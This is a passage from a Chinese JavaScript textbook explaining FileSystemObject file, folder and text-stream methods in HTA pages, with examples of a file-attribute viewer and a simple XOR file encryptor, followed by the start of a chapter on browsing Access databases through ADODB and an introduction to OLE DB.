    path = $("f1").value;
    //确认路径有效性
```

```
    if(!path)return;
    if(!fso.FileExists(path))return;
    //获取文件对象
    f = fso.GetFile(path);
    //解析文件的属性
    atts = analysis(f.Attributes);
    //输出文件相关的属性信息
    $("attReadOnly").checked = atts.ReadOnly;
    $("attHidden").checked = atts.Hidden;
    $("attSystem").checked = atts.System;
    $("attArchive").checked = atts.Archive;
    $("attDateCreate").innerHTML = f.DateCreated;
    $("attDateLastAccessed").innerHTML = f.DateLastAccessed;
    $("attDateLastModified").innerHTML = f.DateLastModified;
    $("attDrive").innerHTML = f.Drive;
    $("attName").value = f.Name;
    $("attParentFolder").innerHTML = f.ParentFolder;
    $("attPath").innerHTML = f.Path;
    $("attShortName").innerHTML = f.ShortName;
    $("attShortPath").innerHTML = f.ShortPath;
    $("attSize").innerHTML = f.Size;
    $("attType").innerHTML = f.Type;
}
//解析文件属性
function analysis(att){
    var re = new Object();
    re.ReadOnly = false; re.Hidden = false;
    re.System = false; re.Volume = false; re.Directory = false;
    re.Archive = false; re.Alias = false; re.Compressed = false;
    if(att>=2048){ re.Compressed = true; att-=2048; }
    if(att>=1024){ re.Alias = true; att-=1024; }
    if(att>=32){ re.Archive = true; att-=32; }
    if(att>=16){ re.Directory = true; att-=16; }
    if(att>=8){ re.Volume = true; att-=8; }
    if(att>=4){ re.System = true; att-=4; }
    if(att>=2){ re.Hidden = true; att-=2; }
    if(att>=1){ re.ReadOnly = true; att-=1; }
    return(re);
}
//设置文件属性值
function modifyAtt(){
    var path, f, re, atts;
    atts = ($("attReadOnly").checked?1:0) + ($("attHidden").checked?2:0) +
    ($("attSystem").checked?4:0) + ($("attArchive").checked?32:0);
    path = $("f1").value;
    if(!path)return;
    if(!fso.FileExists(path))return;
    try{
        f = fso.GetFile(path);
```

```
            f.Attributes = atts;
            //如果文件名被修改，则执行修改文件名的操作
            if(f.Name != $("attName").value)f.Name = $("attName").value;
        }catch(e){ alert("文件属性设置失败，原因是：\r\n\r\n\t" + e.description); }
        show_file_info();
    }
    </script>
    </head>
    <body>
    请选择需要查看的文件<input type="file" id="f1">
    <br/><br/>
    <table>
        <tr><td>文件属性：</td>
            <td>
                只读：<input type="checkbox" id="attReadOnly">
                隐藏：<input type="checkbox" id="attHidden">
                系统：<input type="checkbox" id="attSystem">
                归档：<input type="checkbox" id="attArchive">
            </td>
            <td>创建日期:</td><td id="attDateCreate"></td>
        </tr>
        <tr><td>最后访问日期：</td><td id="attDateLastAccessed"></td>
            <td>最后修改日期：</td><td id="attDateLastModified"></td>
        </tr>
        <tr><td>驱动器名：</td><td id="attDrive"></td>
            <td>文件名称：</td><td><input id="attName"></td>
        </tr>
        <tr><td>所在文件夹名称：</td><td id="attParentFolder"></td>
            <td>文件路径名称：</td><td id="attPath"></td>
        </tr>
        <tr><td>短文件名：</td><td id="attShortName"></td>
            <td>短文件路径名称：</td><td id="attShortPath"></td>
        </tr>
        <tr><td>文件大小：</td><td id="attSize"></td>
            <td>文件类型：</td><td id="attType"></td>
        </tr>
        <tr><td colspan="4" align="center">
                <input type="button" onclick="modifyAtt();" value="修改属性">
                <input type="button" onclick="show_file_info();" value="取消修改">
            </td>
        </tr>
    </table>
    </body>
    </html>
```

程序运行的效果如图17.10所示。

本示例代码的机理很简单，页面载入时初始化“FSO”控件，并且绑定文件上传控件的“onchange”事件。当用户单击“浏览”按钮，选择某个文件时，则“onchange”事件被激发，调用“show_file_info”函数将指定文件的信息显示在表格中。当单击“修改属性”按钮时，则调用

“modifyAtt”函数将修改后的属性赋值给文件对象的相应属性。



图17.10 文件属性查看器

注意 本例代码中的“analysis”函数用于解析文件对象的“Attributes”属性。在编程过程中，常常会遇到类似于文件对象的“Attributes”属性这样设置的常数属性，对其的解析是比较常见的一种操作。读者可以尝试用更有效率的方式来实现。

文件对象的方法有：“Copy”、“Delete”、“Move”和“OpenAsTextStream”。

(1)“Copy”方法用于将当前文件复制到指定位置，其语法如下：

```
fileObject.Copy(destination[, overwrite]);
```

参数“destination”必须，字符串型，为需要复制的目标地址，不允许使用通配符。参数“overwrite”可选，布尔型，取值为“true”（默认值）时如果目标文件存在则覆盖，否则不覆盖目标文件，当目标文件存在时报错。

(2)“Delete”方法用于将当前文件删除，其语法如下：

```
fileObject.Delete(force);
```

参数“force”可选，布尔型，取值为“true”时，即使文件为只读属性，也可以强制删除此文件。否则如果取值为“false”（默认值）且文件为只读属性，调用此方法会报错。

(3)“Move”方法用于将当前文件移动到指定位置，其语法如下：

```
fileObject.Move(destination)
```

参数“destination”必须，字符串型，为文件需要移动到的位置。

(4)“OpenAsTextStream”方法用于打开当前的文件，并返回打开的文本流对象，其语法如下：

```
objStream = OpenAsTextStream([iomode, [format]]);
```

参数“iomode”可选，整型，为文件打开的方式，可能的取值为：“0”只读；“1”写入；“8”追加，默认值为“0”，即只读。参数“format”可选，整型，表示打开文件的字符集模式，可能的取值为：“-2”使用系统默认的字符集；“-1”作为“unicode”字符集打开；“0”（默认值）作为“ascii”文件打开。

17.4.2 文件夹对象的属性和方法

表17.3所示的是文件夹对象所有的属性列表。

表17.3 文件夹对象的属性

属　性	描　述
Attributes	设置或返回文件夹的属性，例如只读、隐藏等
DateCreated	只读，返回文件夹的建立日期
DateLastAccessed	只读，返回文件夹的最后访问日期
DateLastModified	只读，返回文件夹的最后修改日期
Drive	只读，返回文件夹所在的驱动器名称
Files	返回文件夹所包含的文件集合
IsRootFolder	只读，返回一个布尔值，标志当前文件夹是否是根文件夹
Name	设置或返回文件夹的名称
ParentFolder	只读，返回文件夹所在的父文件夹对象
Path	只读，返回文件夹的路径
ShortName	只读，返回文件夹符合DOS 8.3格式的文件夹名称
ShortPath	只读，返回文件夹符合DOS 8.3格式的路径
Size	返回文件夹大小，整型，以字节为单位
SubFolders	返回文件夹所包含的子文件夹集合
Type	返回文件夹的类型描述

由上表可以看出，文件夹对象与文件对象所具有的大体类似。文件夹对象比文件对象多出3个属性："IsRootFolder"、"Files"和"SubFolders"。

"IsRootFolder"返回一个布尔值，标志当前文件夹是否是根文件夹。例如：

```
var fd = fso.GetFolder("C:\\");
alert(fd. IsRootFolder);
```

执行的结果是弹出一个内容为"true"的警告对话框。

"Files"和"SubFolders"属性分别返回当前文件夹所包含的文件和子文件夹。返回值的数据类型均为集合（"collection"），应使用"Enumerator"对象来遍历此集合对象，本章最初的示例代码17.1.hta中有使用这两个集合的例子，读者请仔细体会。

文件夹对象的方法有："Copy"、"Delete"、"Move"和"CreateTextFile"。其中"Copy"、"Delete"和"Move"方法等同于文件对象的同名方法。

"CreateTextFile"方法用于创建一个文本文件，其语法如下：

```
objFolder.CreateTextFile(filename[, overwrite[, unicode]])
```

参数"filename"必须，字符串型，表示需要创建的文件的路径。参数"overwrite"可选，布尔型，表示是否覆盖已存在的文件，缺省时默认值为"false"。参数"unicode"可选，布尔型，标识文件的字符集，取值为"true"时使用"Unicode"字符集，否则使用"ASCII"字符集，默认值为"false"。

此方法创建新的文本文件后，自动以读写模式打开，并返回打开的"文本流"（Text Stream）对象。

17.4.3 文本流对象的属性和方法

文本流对象是JS操作文件，实现对文件读写的关键对象。对文件读写的基本流程可以概括如下。

（1）调用FSO对象或者文件对象的"OpenTextFile"、"OpenAsTextStream"和"CreateTextFile"等

方法，打开文本流对象。

（2）根据文本流对象的模式，对其进行读、写或追加等操作。

（3）关闭文本流。

注意 在文本流打开的期间，文本流对应的文件被锁定，不能够再次打开。因此，及时地关闭文本流，是一个非常重要的习惯。

文本流在读写的过程中，系统维护一个标识当前位置的指针，其只能向后移动。也就是说，对文件的读写只能不断向后移动，在一个文本流会话中不能向前回溯。当该指针指向文件末尾时仍试图继续读取，则会造成一个超出文件尾的错误。

注意 因此，对于完全空的文件，试图读取将立即造成一个超出文件尾的错误。

文本流对象的属性有："AtEndOfLine"、"AtEndOfStream"、"Column"和"Line"。这些属性均为只读。"AtEndOfLine"布尔型，标识指针是否位于行的末尾。"AtEndOfStream"布尔型，标准指针是否位于文本流的末尾。"Column"整型，返回当前指针所在的列。"Line"整型，返回当前指针所在的行。

文本流对象的方法有："Close"、"Read"、"ReadAll"、"ReadLine"、"Skip"、"SkipLine"、"Write"、"WriteBlankLines"和"WriteLine"。

（1）"Close"方法关闭一个已打开的文本流对象。此方法无参数，无返回值。

（2）"Read"方法读入指定字节数的数据，其语法如下：

```
fileTextStream.Read(intChar);
```

参数"intChar"必须，整型，为需要读入的字节数量。此方法的返回值为读出的数据，字符串型。

（3）"ReadAll"方法读取文本流中的所有数据，并作为字符串型数据返回。此方法无参数。

（4）"ReadLine"方法读取文本流中的一行，但不包括行结束符。此方法执行后，文件内的指针自动向后移动一行的位置。此方法无参数。

（5）"Skip"方法跳过指定字节数的数据，其语法如下：

```
fileTextStream.Skip(intChar);
```

参数"intChar"必须，整型，为需要跳过的字节数量。此方法执行的效果，相当于将文件内的指针向文件尾的方向，移动指定的"intChar"位置。

（6）"SkipLine"方法的作用是跳过一行，此方法无参数。其执行的效果，相当于将文件内的指针向文件尾的方向，移动到下一个行结束符后的位置。

（7）"Write"方法用于向文本流中写入数据，其语法如下：

```
fileTextStream.Write(str);
```

参数"str"必须，字符串型，为需要写入的数据。

（8）"WriteBlankLines"方法用于向文本流中写入一定量的空行，其语法如下：

```
fileTextStream.WriteBlankLines(intLines);
```

参数"intLines"必须，整型，为需要插入的空行的数量。

（9）"WriteLine"方法用于向文本流中写入一行数据，其语法如下：

```
fileTextStream.WriteLine(str);
```

参数“str”可选，字符串型，为需要写入的数据。此方法自动在写入的数据后写入一个换行符。如果参数“str”缺省，则仅仅写入一个换行符，效果等同于“WriteBlankLines（1）”方法。

同样是读出或者写入，文本流对象提供了多种方法供程序员操作。这时，方法的选取就取决于需要实现的功能和目的，同时也取决于文件的大小。举例来说，读入一个不大的文本文件，则完全可以使用“ReadAll”来一次将所有数据内容读入内容中，然后进行处理。而如果是一个很大的文件，或者只需要一个文件中的很少的一部分，则“ReadLine”或者“Read”方法无疑会比较合适。

17.5 FSO应用——文本加密与解密

为了使读者对JS对文件系统操作的应用有一个更经验性的认知，下面来看一个例子。代码17.4.hta是一个读取指定文件，并对其执行加密或解密操作的例子。

代码17.4.hta 文件加密、解密

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>17-4  文件加密、解密</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
a { color:blue; }
</style>
<script>
var fso, fin, fout, fin_path, fout_path;
//函数"$"根据指定字符串获取相应ID的对象
function $(str){ return(document.getElementById(str)); }
//窗体载入完毕时初始化
window.onload = function(){
    //创建FSO控件
    fso = new ActiveXObject("Scripting.FileSystemObject");
}
//当窗口卸载时确保文本流关闭
window.onunload = function(){
    try{ fin.Close(); }catch(e){}
    try{ fout.Close(); }catch(e){}
}
```

为了避免程序出错导致的文件不能正常关闭，在页面卸载事件中，尝试关闭可能打开的文本流对象。

```
//获取输入的文本流
function getFile(){
    //获取用户选择的文件地址
    var f = selectFile();
    //如果用户没有选择文件，则返回
    if(!f)return;
    //试图关闭已打开的文本流
    try{ fin.Close(); }catch(e){}
    //记录输入文件的路径
```

```
    fin_path = f;
    //输出源文件信息
    $("l1").innerHTML = "源文件：" + fin_path;
    $("l2").innerHTML = "需要处理的文件大小：" + fso.GetFile(f).size;
    //打开文本流
    fin = fso.OpenTextFile(fin_path);
}
```

函数“getFile”使用FSO对象的“OpenTextFile”方法，来打开用户输入的文件。

```
//根据给定的扩展名生成新文件名
function getNewFile(ext){
    var f, f2, i, name;
    f2 = fso.GetParentFolderName(fin_path);
    name = fso.GetFileName(fin_path);
    //如果新文件存在
    if(fso.FileExists(fso.BuildPath(f2, name+"."+ext))){
        i=0;
        //在文件后缀名前加上数字，避免名称重复
        while(fso.FileExists(fso.BuildPath(f2, name+"."+i+ext)))i++;
        fout_path = fso.BuildPath(f2, name+"."+i+ext);
    }else{
        //直接获得输出文件的文件名
        fout_path = fso.BuildPath(f2, name+"."+ext);
    }
    $("l5").innerHTML = "输出文件的路径：" + fout_path;
    //试图关闭可能存在的输出文本流
    try{ fout.Close(); }catch(e){}
    //打开同时新建文本流
    fout = fso.OpenTextFile(fout_path, 2, true);
    return;
}
```

函数“getNewFile”通过FSO对象的“FileExists”方法来判断生成的新文件路径是否存在，如果存在则增加一个编号，并通过循环判定一个不存在的文件名。最后记录此文件名，并通过FSO对象的“OpenTextFile”方法新建并打开一个可写的文件流对象用于输出。

```
//加密函数核心
function core_encode(str, pwd, line){
    var i, re = [], len, len_p;
    i = line; len = str.length; len_p = pwd.length;
    //对一行内的每个字符，根据给定的密码和行号执行异或操作
    for(var i=0; i< len; i++){
        //对异或后得到的字符执行escape编码
        re.push(escape(String.fromCharCode(str.charCodeAt(i)^pwd.charCodeAt((i+line)%len_p))));
    }
    //返回加密结果
    return(re.join(""));
}
//解密函数核心
```

```
function core_decode(str, pwd, line){
    var i, re = [], len, len_p;
    //首先对输入的字符串unescape反编码
    str = unescape(str);
    i = line; len = str.length; len_p = pwd.length;
    //对一行内的每个字符，根据给定的密码和行号执行异或操作
    for(var i=0; i< len; i++){
        re.push(String.fromCharCode(str.charCodeAt(i)^pwd.charCodeAt((i+line)%len_p)));
    }
    return(re.join(""));
}
```

加密和解密的核心机理其实都是通过异或来改变字符串。

```
//加密函数
function encode(){
    var strLine, line, pwd;
    //打开输出文本流
    getNewFile("hen");
    //获取密码
    pwd = $("pass").value;
    $("14").innerHTML = "操作：加密";
    //循环依次读入输入流中的每行，分别加密
    while(!fin.AtEndOfStream){
        line = fin.Line;
        strLine = fin.ReadLine();
        fout.WriteLine(core_encode(strLine, pwd, line));
    }
    //关闭输出
    try{ fin.Close(); }catch(e){}
    try{ fout.Close(); }catch(e){}
    $("16").innerHTML = "加密成功，加密后文件大小："+fso.GetFile(fout_path).size;
}

function decode(){
    var strLine, line;
    //打开输出文本流
    getNewFile("hde");
    //获取密码
    pwd = $("pass").value;
    $("14").innerHTML = "操作：解密";
    while(!fin.AtEndOfStream){
        line = fin.Line;
        strLine = fin.ReadLine();
        fout.WriteLine(core_decode(strLine, pwd, line));
    }
    //循环依次读入输入流中的每行，分别加密
    try{ fin.Close(); }catch(e){}
    try{ fout.Close(); }catch(e){}
```

```
    $("16").innerHTML = "解密成功，加密后文件大小："+fso.GetFile(fout_path).size;
}
```

为了避免文件过大造成的载入问题，这里无论加密还是解密，都是使用“ReadLine”方法逐行地载入数据，每载入一行就对这一行执行加密或解密操作。这样可以有效地控制程序的内存占用。

```
//弹出一个选择文件对话框
function selectFile(){
    var obj, strFilePath;
    //创建一个新的文件选择输入框
    obj = document.createElement("input");
    obj.type = "file"; obj.style.display = "none";
    document.body.appendChild(obj);
    //模拟其鼠标单击事件，以弹出文件选择对话框
    obj.click();
    strFilePath = obj.value;
    //移除文件选择输入框
    document.body.removeChild(obj);
    return(strFilePath);
}

</script>
</head>
<body>
<fieldset>
    <legend>文件加密/解密</legend>
    <ol>
        <li id="l1">请选择需要加密或解密的文件：<a href="#" onclick="getFile();">选择</a></li>
        <li id="l2">需要处理的文件大小</li>
        <li id="l3">设置加密/解密的密码：<input type="password" id="pass" /></li>
        <li id="l4">点击执行
            <a href="#" onclick="encode();">加密</a>
            /<a href="#" onclick="decode();">解密</a>操作
        </li>
        <li id="l5">输出文件的路径</li>
        <li id="l6">执行结果</li>
    </ol>
</fieldset>
</body>
</html>
```

程序执行的界面如图17.11和图17.12所示。

程序逐行载入源文件，并对其内容依据密码和行位置进行加密或解密操作，然后逐行地输出到相应的目标文件中。为了防止在处理过程中出现意外，造成打开的文件流无法关闭，页面的卸载事件中定义了对所有可能的文本流的关闭。



图17.11 文件加密/解密界面

图17.12 加密执行后效果

17.6 小结

本章介绍了如果通过JavaScript脚本和“Scripting.FileSystemObject”的交互，操作系统中的磁盘驱动器、文件夹、文件和文本流对象。这使得JavaScript又新增了很多的应用可能。除了本章中给出的示例，读者可以在自己日常的工作中试着使用FSO对象，来完成很多平时很费时间的操作，例如，可通过对文件对象的操作，来实现文件批量更名的效果。本章讲述的知识点如下。

(1) FSO对象和浏览器的安全性问题。

(2) “FSO”对象的属性和方法。

(3) 磁盘驱动器、文件和文件夹对象的属性和方法。

(4) 操作文本流来对文件进行读写操作。

第18章 JavaScript操作数据库

上一章讲述了如何使用JavaScript操作本地的文件。JavaScript不仅可以应用于Web页面中，实现多种多样的特效，也可以用于Windows系统的脚本中，利用“Scripting.FileSystemObject”控件，实现对本地文件系统的操作。由于JavaScript可以用任意的文本编辑器编写，因此在日常的应用中，完全可以利用JavaScript来编写小应用程序，来实现一些类似于DOS系统中的批处理的功能。

除了操作文件，JavaScript还可以用于操作数据库，实现从数据库中读取、写入数据，乃至修改数据表结构等功能。和JavaScript操作文件时相同，此类操作也需要获取对用户本地系统的读写权限。因此需要保证ActiveX控件的有效载入。此类ActiveX控件用来作为HTA（“HTML应用程序”）编程是一个很好的选择。

18.1 实例：Access数据库浏览器

本章中使用ADODB对象来完成JavaScript和数据库的交互。使用的ActiveX对象主要有3种：用于连接的“Connection”对象，类型字符串为“ADODB.Connection”；数据集“RecordSet”对象，类型字符串为“ADODB.Recordset”；实例代码18.1.hta是一个使用JavaScript读取数据库进行浏览的例子。此示例可以查看数据库中任意的表，并规定筛选条件。同时在数据过多时，此实例也支持分页显示。

代码18.1.hta Access数据库浏览器

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>18-1  Access数据库浏览器</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; background-color:buttonface; border-style:none; }
input { border-width:1px; height:17px; margin-right:2px; padding:0px; }
</style>
<script>
//通用函数部分
//函数IsNull判断给出的参数是否是null值或空字符串
function IsNull(o){ if(o==null||o==""){return(true);}else{return(false);} }
//函数HandError用于显示脚本执行中的错误信息
function HandError(e,o){
     if(IsNull(o)){o="Global";}
     var ErrInfo=o+"-Error : "+e.description+"\n";
     ErrInfo+="\nDetail Info :"
     for(var ii in e)ErrInfo+="\n\t"+ii+" : "+e[ii];
     alert(ErrInfo);
}
```

上面函数“IsNull”和“HandError”用于辅助整个程序的执行。“IsNull”判断给定的参数是否为

空值“null”或空字符串。“HandError”函数按指定格式显示错误信息，在其他函数的“try…catch…”语句块中调用此函数来处理意外。这样做，而不是分别在每个“try…catch…”语句块中处理错误，可以提高代码重用性，也方便脚本调试。在调试阶段，可以使用“alert”等函数获取详细的错误信息，程序完成后则只需要修改函数“HandError”即可屏蔽所有错误信息。

```
//数据库操作部分函数
//函数"OpenDatabase"用于打开指定路径的Access数据库
function OpenDatabase(strDBPath){
    //Access数据库的默认路径
    var DEFAULT_DATA_FILE="TestData.mdb";
    //创建"Connection"控件对象
    var oConn=new ActiveXObject("ADODB.Connection");
    //判断是否缺省路径参数
    if(IsNull(strDBPath)){strDBPath=DEFAULT_DATA_FILE;}
    //定义与数据库的链接字符串
    var strProvider="Provider=Microsoft.Jet.OLEDB.4.0;"
    var strDBPath="Data Source=" +strDBPath+";"
    var strConn=strProvider+strDBPath
    //试图打开一个对指定数据库的连接
    try{
          oConn.Open(strConn,"","");
          //返回连接对象
          return(oConn);
    }catch(e){HandError(e,"OpenDataBase");return(false);}
}
```

函数“OpenDatabase”接受参数“strDBPath”作为需要打开的Access数据库的文件路径，打开一个对此数据库的链接，并将此链接对象返回。

```
//获取数据库中的表的名称
function GetTableName(oConn){
    //生成一个新的记录集对象
    var oRSSchema=new ActiveXObject("ADODB.Recordset");
    //初始化返回值
    var ret="";
    //判断如果未给出连接参数则返回
    if(IsNull(oConn)){return(false);}
    try{
    //获取数据库的信息摘要
    oRSSchema=oConn.openSchema(20);
    //将记录集指针指向其头部
    oRSSchema.movefirst();
    //循环读取摘要信息
    while(!oRSSchema.EOF){
        //如果相应字段为"表格"
         if(oRSSchema("TABLE_TYPE")=="TABLE"){
             //记录表格名称
             ret+=oRSSchema("TABLE_NAME")+"\n";
        }
```

```
            oRSSchema.movenext();
        }
        //关闭摘要的记录集
        oRSSchema.Close();
        return(ret);
       }catch(e){HandError(e,"GetTableName");return(false);}
}
```

函数“GetTableName”接受一个已打开的链接对象作为参数，获取此连接指向的数据库中，所有表的名称，将其以换行符连接后作为一个字符串返回。

```
//函数"GetRecordset"按照指定的SQL语句返回执行后的数据集对象
function GetRecordset(strSQL,strDBPath,PageSize,PageNo){
    //如果SQL语句为空则返回
    if(IsNull(strSQL)){return(false);}
    //初始化分页
    if(isNaN(PageSize)){PageSize=20;}
    if(isNaN(PageNo)){PageNo=1;}
    //生成一个新的记录集对象
    var oRecordset=new ActiveXObject("ADODB.Recordset");
    //打开指定路径的数据库
    var oConn=OpenDatabase(strDBPath);
    //如果打开失败的错误处理
    if(!oConn){alert("Can not open database file !");return(false);}
    try{
        //依照指定的SQL语句打开数据库
          oRecordset.open(strSQL,oConn,1);
          //执行分页
          oRecordset.PageSize=PageSize;
          oRecordset.AbsolutePage=PageNo;
          //返回执行后的结果记录集
          return(oRecordset);
    }catch(e){HandError(e,"GetRecordset");return(false);}
}
```

函数“GetRecordset”执行指定的SQL语句，并返回符合条件的记录集对象。

```
//数据库的HTML表现部分函数
function UpdateTableList(){
     try{
     //根据输入的文件路径打开指定的数据库文件
     var oConn=OpenDatabase(txtDataFile.value);
     //如果打开失败则停止执行，报告错误并返回
     if(!oConn){alert("Can not open database file !");return(false);}
     //获取数据库中的表名
     var ss=GetTableName(oConn);
     ss = ss.split("\n");
     //清除下拉列表框的内容
     ClearSelect(txtTableName);
     //将获得的数据库表名添加到下拉列表框
     for(var ii=0;ii<ss.length;ii++)AddToSelect(txtTableName,ss[ii],ss[ii],ii);
```

```
        //关闭到数据库的连接
        oConn.Close();
        //更新数据区的显示内容
        UpdateGrid();
        }catch(e){HandError(e,"UpdateTableList");return(false);}
}
```

函数“UpdateTableList”用于更新显示的数据库中的表名。

```
function UpdateGrid(PageNo){
    try{
    //初始化分页变量，当前页"PageNo"变量缺省值为1
    var strTable="",PageSize=25,PageNo=isNaN(PageNo)?1:PageNo;
    //定义默认的SQL查询语句
    var strSQL="Select * From [";
    strSQL+=txtTableName.value+"]";
    //如果输入了筛选条件，则将其写入SQL语句中
    if(txtWhere.value!=""){strSQL+="WHERE "+txtWhere.value;}
    //将完整的SQL语句显示为窗口标题
    top.document.title=strSQL;
    //获取符合条件的数据集对象
    var oRecordset=GetRecordset(strSQL,txtDataFile.value,PageSize,PageNo);
    //如果数据集为空则停止执行
    if(!oRecordset||oRecordset.EOF){ClearContent(DataGrid);return(false);}
    //输出总记录数和总分页数
    txtTotleRecords.innerText=oRecordset.RecordCount;
    txtTotlePages.innerText=oRecordset.PageCount;
    //清空数据输出区域
    ClearContent(DataGrid);
    //输出表头
    var Row=0;
    var NewRow=DataGrid.insertRow(Row);
    for(var Col=0;Col<oRecordset.Fields.Count;Col++){
        NewCell=NewRow.insertCell(Col);
        //输出单元格内容为该记录的域名
        NewCell.innerText=oRecordset.Fields(Col).Name;
    }
    Row++;
    //循环记录集，按分页大小输出指定数量的记录
    while(!oRecordset.EOF&&Row<=PageSize){
        NewRow=DataGrid.insertRow(Row);
        for(var Col=0;Col<oRecordset.Fields.Count;Col++){
            NewCell=NewRow.insertCell(Col);
            NewCell.innerText=IsNull(oRecordset.Fields(Col))?" ":oRecordset.Fields(Col);
        }
        Row++;
        oRecordset.MoveNext();
    }
    //关闭记录集
    oRecordset.Close();
```

```
    }catch(e){HandError(e,"UpdateGrid");return(false);}
}
```

函数“UpdateGrid”用于显示指定的数据页。

```
//在当前表中跳转到指定分页
function GoToPage(n){
    n=isNaN(n)?1:n;
    n=parseInt(n);
    if(n<1){
        n=1;
    }
    if(n>parseInt(txtTotlePages.innerText)){
        n=parseInt(txtTotlePages.innerText);
    }
    txtPageNo.value=n;
    UpdateGrid(n);
}

//HTML的DOM操作
//向下拉列表框中插入指定的条目
function AddToSelect(oSelect,Name,Value,intIndex){
    if(IsNull(Name)){return(false);}
    var oOption=new Option(Name,Value);
    intIndex=IsNull(intIndex)?oSelect.options.length:intIndex;
    oSelect.options[intIndex]=oOption;
}
//清空下拉列表框
function ClearSelect(oSelect){
    while(oSelect.options.length>0){
        oSelect.removeChild(oSelect.options[0]);
    }
}
//清空HTML元素内的所有子元素
function ClearContent(obj1){
    try{
    for(var ii=0;ii<obj1.children.length;ii++){
        obj1.removeChild(obj1.children[ii]);
    }
    }catch(e){HandError(e,"ClearContent");return(false);}
}
```

上面的函数“AddToSelect”、“ClearSelect”和“ClearContent”操作HTML的DOM方法，实现向下拉列表框中添加条目、清空容器元素等操作。

```
</script>
</head>
<body>
源文件位置: <input size=40 onChange="UpdateTableList();" id="txtDataFile">
<input type=button onclick="txtFileBrowser.click();txtDataFile.value=
```

```
txtFileBrowser.value;txtDataFile.onchange();" value="浏览"><input type=file value=
"testData.mdb" size=40  style="display:none;" id="txtFileBrowser">
<hr>
Table Name :    <select id="txtTableName" style="width:200px;"
 onchange="UpdateGrid();"></select>
    Where <input size=40 id="txtWhere" onchange=
"txtPageNo.onchange();">
<hr>
<div style="Width:100%;height:65%;border:#000 1px solid;overflow:auto;margin-bottom:0px;">
<table id=DataGrid border=1 cellspacing=0 cellpadding=1px >
</table>
</div>
<div style="border:#000 1px solid;width:100%;">
<input id="cmdBack" type=button onclick="GoToPage(1);" value="&lt;&lt;" style="margin-right:0px;">
<input id="cmdBack" type=button onclick="var temp1=txtPageNo.value-
1;GoToPage(temp1);" value="&lt;" style="margin-right:0px;">
<input id="txtPageNo" onchange="GoToPage(this.value);" value="1" size=6 style=
"text-align:center;margin-right:0px;">
<input id="cmdForward" type=button onclick="var temp1=parseInt(txtPageNo.value)+1;
GoToPage(temp1);" value="&gt;" style="margin-right:0px;">
<input id="cmdBack" type=button onclick="GoToPage(txtTotlePages.innerText);"
value="&gt;&gt;" style="margin-right:0px;">
<b>Totle Pages : </b><label id="txtTotlePages"
>0</label>   /   <b>Totle Recordes : </b><label id=
"txtTotleRecords">0</label>
</div>
</body>
</html>
```

程序执行效果如图18.1和图18.2所示。



图18.1 程序初始界面



图18.2 载入数据库后

此程序界面分为4块：一个选择Access数据库文件所在路径的输入区域，一个选择数据库中表和筛选条件区域，一个数据显示区域和一个分页选择区域。

用鼠标左键单击“浏览”或者直接在文本框中输入需要链接的Access数据库地址，则该程序会链接上该数据库，获取其中包含的所有表的名称，并将其显示于下拉列表框中。在下拉列表框中选择某张表，则数据显示区域会显示相应的数据条目。如果表中的数据量大于分页条件，还可以通过程序页面下方的分页导航来跳转到指定的分页。此外此程序还支持使用条件筛选显示的数据。

18.2 数据库技术基础

要使用数据库，首先应当了解数据库的结构，及数据库的应用技术标准。对于一般的小型或中型应用来说，比较常见的数据库通常为关系型数据库。目前常用的数据源的低级应用程序接口比较常见的是OLE DB。

18.2.1 关系型数据库简介

数据库可以由单一数据表格构成，也可以由多个相互关联的表格构成（称为关系数据库）。这些表格通过共同具有的域来相互关联。数据库软件包括从简单地运行在“Windows 3.x”操作系统中的“Microsoft Cardfile.exe”程序，到比较复杂但相对便宜的关系数据库，比如“FileMaker Pro”或“Microsoft Access”，再到企业级水平的基于服务器的程序，比如“Microsoft SQL Server”或“Oracle”。

关系型数据库通常包含下列组件：客户端应用程序（Client）、数据库服务器（Server）和数据库（Database）。

数据库的作用就是用来储存数据。关系型数据库是由许多数据表（Table）所组成，数据表又是由许多条记录（“Row”或“Record”）所组成，每记录又是由许多的字段（“Column”或“Field”）所组成。

客户端是数据的使用者，服务器则是数据的储存和提供者。SQL语言（“Structured Query Language”结构化查询语言）是联系客户端和服务器之间的桥梁。客户端使用SQL语言向服务器端发送请求，服务器解析此请求，返回客户端请求的结果。

18.2.2 “OLE DB”和“ODBC”技术

“OLE DB”（对象链接和嵌入数据库）是微软的战略性推广的，通向不同的数据源的低级应用程序接口。“OLE DB”不仅包括支持微软资助的，标准数据接口的、开放数据库互联（ODBC）的结构化查询语言（SQL）能力，还具有面向其他非SQL数据类型的通路。作为微软组件对象模型（COM）的一种设计，“OLE DB”是一组读写数据的方法（在过去可能被称为渠道）。“OLD DB”中的对象主要包括数据源对象、阶段对象、命令对象和行组对象。使用“OLE DB”的应用程序会用到如下的请求序列。

（1）初始化“OLE”对象。

（2）连接到数据源。

（3）发出命令。

（4）处理结果。

（5）释放数据源对象并停止初始化“OLE”。

“OLE DB”为一种开放式的标准，并且设计成COM（“Component Object Model”，一种对象的格式。凡是依照COM的规格所制作出来的组件，皆可以提供功能让其他程序或组件所使用）组件。“OLE DB”将传统的数据库系统划分为多个逻辑组件，这些组件之间相对独立又相互通信。这种组件模型中的各个部分被冠以不同的名称。

（1）数据提供者（Data Provider）。提供数据存储的软件组件，小到普通的文本文件、大到主机上的复杂数据库，或者电子邮件存储，都是数据提供者的例子。有的文档把这些软件组件的开发商也称为数据提供者。例如“SQL Server”数据库中的数据表，或是附文件名为“mdb”的“Access”数据库档案等，都是“Data Provider”。

（2）数据使用者（Data Consumers）。凡是使用“OLE DB”提供数据的程序或组件，都是“OLE DB”的数据使用者。换句话说，凡是使用“ADO”的应用程序或网页都是“OLE DB”的数据使用者。

（3）服务组件（Service Components）。数据服务组件可以执行数据提供者以及数据使用者之间数据传递的工作，数据使用者要向数据提供者要求数据时，是透过“OLE DB”服务组件的查询处理器执行查询的工作，而查询到的结果则由指针引擎来管理。

